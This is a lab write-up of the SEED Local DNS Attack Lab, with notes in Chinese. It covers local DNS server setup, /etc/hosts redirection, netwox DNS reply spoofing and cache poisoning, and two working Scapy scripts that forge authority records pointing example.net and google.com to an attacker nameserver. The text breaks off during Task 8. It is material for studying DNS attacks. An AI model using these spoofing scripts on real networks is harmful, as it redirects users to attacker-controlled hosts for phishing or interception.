
Local DNS Attack Lab

1 Lab Tasks (Part I): Setting Up a Local DNS Server

Victim	10.0.2.7
DNS server	10.0.2.8
Attacker	10.0.2.4


1.1 Task 1: Configure the User Machine

/etc/resolv.conf 里面原来的 nameserver 需要被注释掉，否则的话还是会默认使用原来的 nameserver。



```
; <<>> DiG 9.10.3-P4-Ubuntu <<>> cn.bing.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46658
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 4, ADDITIONAL: 9

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;cn.bing.com.                   IN      A

;; ANSWER SECTION:
cn.bing.com.            3502    IN      CNAME   cn-bing-com.cn.a-0001.a-msedge.net.
cn-bing-com.cn.a-0001.a-msedge.net. 502 IN CNAME china.bing123.com.
china.bing123.com.      504     IN      A       202.89.233.100
china.bing123.com.      504     IN      A       202.89.233.101

;; AUTHORITY SECTION:
bing123.com.            172704  IN      NS      ns4-04.azure-dns.info.
bing123.com.            172704  IN      NS      ns1-04.azure-dns.com.
bing123.com.            172704  IN      NS      ns2-04.azure-dns.net.
bing123.com.            172704  IN      NS      ns3-04.azure-dns.org.

;; ADDITIONAL SECTION:
ns1-04.azure-dns.com.   172704  IN      A       40.90.4.4
ns1-04.azure-dns.com.   172704  IN      AAAA    2603:1061::4
ns2-04.azure-dns.net.   172703  IN      A       64.4.48.4
ns2-04.azure-dns.net.   172703  IN      AAAA    2620:1ec:8ec::4
ns3-04.azure-dns.org.   86303   IN      A       13.107.24.4
ns3-04.azure-dns.org.   86303   IN      AAAA    2a01:111:4000::4
ns4-04.azure-dns.info.  86303   IN      A       13.107.160.4
ns4-04.azure-dns.info.  86303   IN      AAAA    2620:1ec:bda::4

;; Query time: 2 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
```

1.2 Task 2: Set up a Local DNS Server




```
No.   Time                          Source     Destination  Protocol Length Info
    1 2020-11-15 10:41:10.9046496… 10.0.2.7   10.0.2.8     DNS          71 Standard query 0x3ff1 A cn.bing.com
    2 2020-11-15 10:41:10.9054055… 10.0.2.8   10.0.2.7     DNS         537 Standard query response 0x3ff1 A cn.bing.com CNAME c
    5 2020-11-15 10:41:10.9364662… 10.0.2.7   10.0.2.8     DNS          87 Standard query 0x7f25 PTR 100.233.89.202.in-addr.arp
    6 2020-11-15 10:41:10.9371628… 10.0.2.8   10.0.2.7     DNS         175 Standard query response 0x7f25 No such name PTR 100.
```

```
[11/15/20]seed@VM:~$ ping cn.bing.com
PING china.bing123.com (202.89.233.100) 56(84) bytes of data.
64 bytes from 202.89.233.100: icmp_seq=1 ttl=116 time=30.7 ms
64 bytes from 202.89.233.100: icmp_seq=2 ttl=116 time=31.6 ms
64 bytes from 202.89.233.100: icmp_seq=3 ttl=116 time=30.1 ms
64 bytes from 202.89.233.100: icmp_seq=4 ttl=116 time=29.4 ms
64 bytes from 202.89.233.100: icmp_seq=5 ttl=116 time=32.4 ms
64 bytes from 202.89.233.100: icmp_seq=6 ttl=116 time=29.7 ms
64 bytes from 202.89.233.100: icmp_seq=7 ttl=116 time=32.1 ms
64 bytes from 202.89.233.100: icmp_seq=8 ttl=116 time=28.7 ms
64 bytes from 202.89.233.100: icmp_seq=9 ttl=116 time=28.7 ms
64 bytes from 202.89.233.100: icmp_seq=10 ttl=116 time=30.1 ms
64 bytes from 202.89.233.100: icmp_seq=11 ttl=116 time=29.9 ms
64 bytes from 202.89.233.100: icmp_seq=12 ttl=116 time=29.6 ms
```

用户机只有在第一次 ping 的时候才想设置的 DNS 服务器(10.0.2.8)发出了 DNS 请求，之后的 ping 过程使用的都是 DNS cache 中的 cn.bing.com 对应的 IP 地址。

1.3 Task 3: Host a Zone in the Local DNS Server




```
[11/15/20]seed@VM:~$ dig www.example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42434
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         259200  IN      A       192.168.0.10

;; Query time: 0 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
```

用户机成功通过 10.0.2.8 获取到设定的 www.example.com 的 IP 地址。


2 Lab Tasks (Part II): Attacks on DNS

2.1 Task 4: Modifying the Host File

2.1.1 Before the attack




```
[11/16/20]seed@VM:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.1
36.180): icmp_seq=1 ttl=104 time=202 ms
```



```
[11/16/20]seed@VM:~$ dig www.bank32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33502
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITION
AL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bank32.com.                        IN      A

;; ANSWER SECTION:
www.bank32.com.         3552    IN      CNAME   bank32.com.
bank32.com.             552     IN      A       34.102.136.180
```

2.1.2 After the attack




```
[11/16/20]seed@VM:~$ sudo vi /etc/hosts
[11/16/20]seed@VM:~$ ping www.bank32.com
PING www.bank32.com (1.2.3.4) 56(84) bytes of data.
^C
--- www.bank32.com ping statistics ---
7 packets transmitted, 0 received, 100% packet loss, time 6151m
s

[11/16/20]seed@VM:~$ dig www.bank32.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47003
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 2, ADDITION
AL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.bank32.com.                        IN      A

;; ANSWER SECTION:
www.bank32.com.         3345    IN      CNAME   bank32.com.
bank32.com.             345     IN      A       34.102.136.180
```

ping 命令被重定向到了 1.2.3.4（在/etc/hosts 文件里设置的），但是 dig 命令由于是向 DNS 服务器发送 DNS 请求，所以结果还是真正的 www.bank32.comde IP 地址。


2.2 Task 5: Directly Spoofing Response to User

2.2.1 Attacker




```
[11/16/20]seed@VM:~$ sudo netwox 105 -h example.net -H 1.2.3.4 -a ns.example.net -A 1.2.3.5
DNS_question_______________________________________________________________.
| id=22991  rcode=OK              opcode=QUERY                             |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1                    |
| example.net. A                                                           |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                       |
|__________________________________________________________________________|
DNS_answer_________________________________________________________________.
| id=22991  rcode=OK              opcode=QUERY                             |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1                    |
| example.net. A                                                           |
| example.net. A 10 1.2.3.4                                                |
| ns.example.net. NS 10 ns.example.net.                                    |
| ns.example.net. A 10 1.2.3.5                                             |
|__________________________________________________________________________|
```

2.2.2 Before the attack



```
[11/16/20]seed@VM:~$ dig example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49309
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.net.                   IN      A

;; ANSWER SECTION:
example.net.            86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            172695  IN      NS      b.iana-servers.net.
example.net.            172695  IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172695  IN      A       199.43.135.53
a.iana-servers.net.     172695  IN      AAAA    2001:500:8f::53
b.iana-servers.net.     172695  IN      A       199.43.133.53
b.iana-servers.net.     172695  IN      AAAA    2001:500:8d::53

;; Query time: 370 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Mon Nov 16 02:25:27 EST 2020
;; MSG SIZE  rcvd: 189
```

2.2.3 After the attack




```
[11/16/20]seed@VM:~$ dig example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22991
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;example.net.                   IN      A

;; ANSWER SECTION:
example.net.            10      IN      A       1.2.3.4

;; AUTHORITY SECTION:
ns.example.net.         10      IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.         10      IN      A       1.2.3.5

;; Query time: 182 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Mon Nov 16 02:23:42 EST 2020
;; MSG SIZE  rcvd: 84
```

在netwox 105开启之后，客户机发出的dig命令收到的就是netwox 105设置的example.net和ns.exmaple.net的IP地址。

2.3 Task 6: DNS Cache Poisoning Attack

2.3.1 Attacker




```
[11/16/20]seed@VM:~$ sudo netwox 105 -h example.net -H 1.2.3.4 -a ns.example.net -A 1.2.3.5 -f "src host 10.0.2.8" -s raw -T 600
DNS_answer_________________________________________________________________.
| id=58080  rcode=OK              opcode=QUERY                             |
| aa=0 tr=0 rd=1 ra=1  quest=1  answer=1  auth=2  add=5                    |
| example.net. A                                                           |
| example.net. A 86193 93.184.216.34                                       |
| example.net. NS 172593 b.iana-servers.net.                               |
| example.net. NS 172593 a.iana-servers.net.                               |
| a.iana-servers.net. A 172593 199.43.135.53                               |
| a.iana-servers.net. AAAA 172593 2001:500:8f::53                          |
| b.iana-servers.net. A 172593 199.43.133.53                               |
| b.iana-servers.net. AAAA 172593 2001:500:8d::53                          |
| . OPT UDPpl=4096 errcode=0 v=0 ...                                       |
|__________________________________________________________________________|
DNS_question_______________________________________________________________.
| id=17868  rcode=OK              opcode=QUERY                             |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1                    |
| example.net. A                                                           |
| . OPT UDPpl=512 errcode=0 v=0 ...                                        |
|__________________________________________________________________________|
DNS_answer_________________________________________________________________.
| id=17868  rcode=OK              opcode=QUERY                             |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1                    |
| example.net. A                                                           |
| example.net. A 600 1.2.3.4                                               |
| ns.example.net. NS 600 ns.example.net.                                   |
| ns.example.net. A 600 1.2.3.5                                            |
|__________________________________________________________________________|
```

Before command sudo rndc flush


After command sudo rndc flush

2.3.2 DNS server's cache



```
[11/16/20]seed@VM:~$ sudo rndc dumpdb -cache
[11/16/20]seed@VM:~$ sudo cat /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20201116073914
; authanswer
.                       571     IN NS   ns.example.net.
; authanswer
example.net.            571     A       1.2.3.4
; authauthority
ns.example.net.         571     NS      ns.example.net.
; additional
                        571     A       1.2.3.5
; authanswer
```

2.3.3 DNS traffic




Source	Destination	Protocol	Length	Info
10.0.2.7	10.0.2.8	DNS	82	Standard query 0x0edc A example.net OPT
10.0.2.8	10.0.2.7	DNS	130	Standard query response 0x0edc A example.net A 1.2.3.4 NS ns.example.net A 1.2.3.5 OPT

2.4 Task 7: DNS Cache Poisoning: Targeting the Authority Section


2.4.1 Code

```python
#!/usr/bin/python
# task7.py
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src = pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')
        NSsec = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns.attacker32.com')
        Addsec = DNSRR(rrname='ns.attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=1, arcount=1, an=Anssec, ns=NSsec, ar=Addsec)
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

pkt = sniff(filter = 'udp and dst port 53', prn = spoof_dns)
```

2.4.2 Result



```
10.0.2.7          10.0.2.8          DNS        86 Standard query 0x74c9 A www.example.net OPT
10.0.2.8          10.0.2.7          DNS       148 Standard query response 0x74c9 A www.example.net A 10.0.2.5 NS ns.attacker32.com
10.0.2.8          10.0.2.7          DNS       133 Standard query response 0x74c9 A www.example.net A 10.0.2.5 NS ns.attacker32.com OPT
```




```
[11/16/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 29897
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A       10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.attacker32.com.

;; Query time: 9 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Mon Nov 16 03:25:46 EST 2020
;; MSG SIZE  rcvd: 106
```

2.5 Task 8: Targeting Another Domain

2.5.1 Code

```python
#!/usr/bin/python
# task8.py
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src = pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.5')
        NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns.attacker32.com')
        NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200, rdata='ns.attacker32.com')
        Addsec1 = DNSRR(rrname='ns.attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
        Addsec2 = DNSRR(rrname='ns.attacker32.com', type='A', ttl=259200, rdata='1.2.3.4')
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=1, qr=1, qdcount=1, ancount=1, nscount=2, arcount=2, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
        spoofpkt = IPpkt/UDPpkt/DNSpkt
        send(spoofpkt)

pkt = sniff(filter = 'udp and dst port 53', prn = spoof_dns)
```

2.5.2 Result




```
[11/16/20]seed@VM:~$ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25987
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
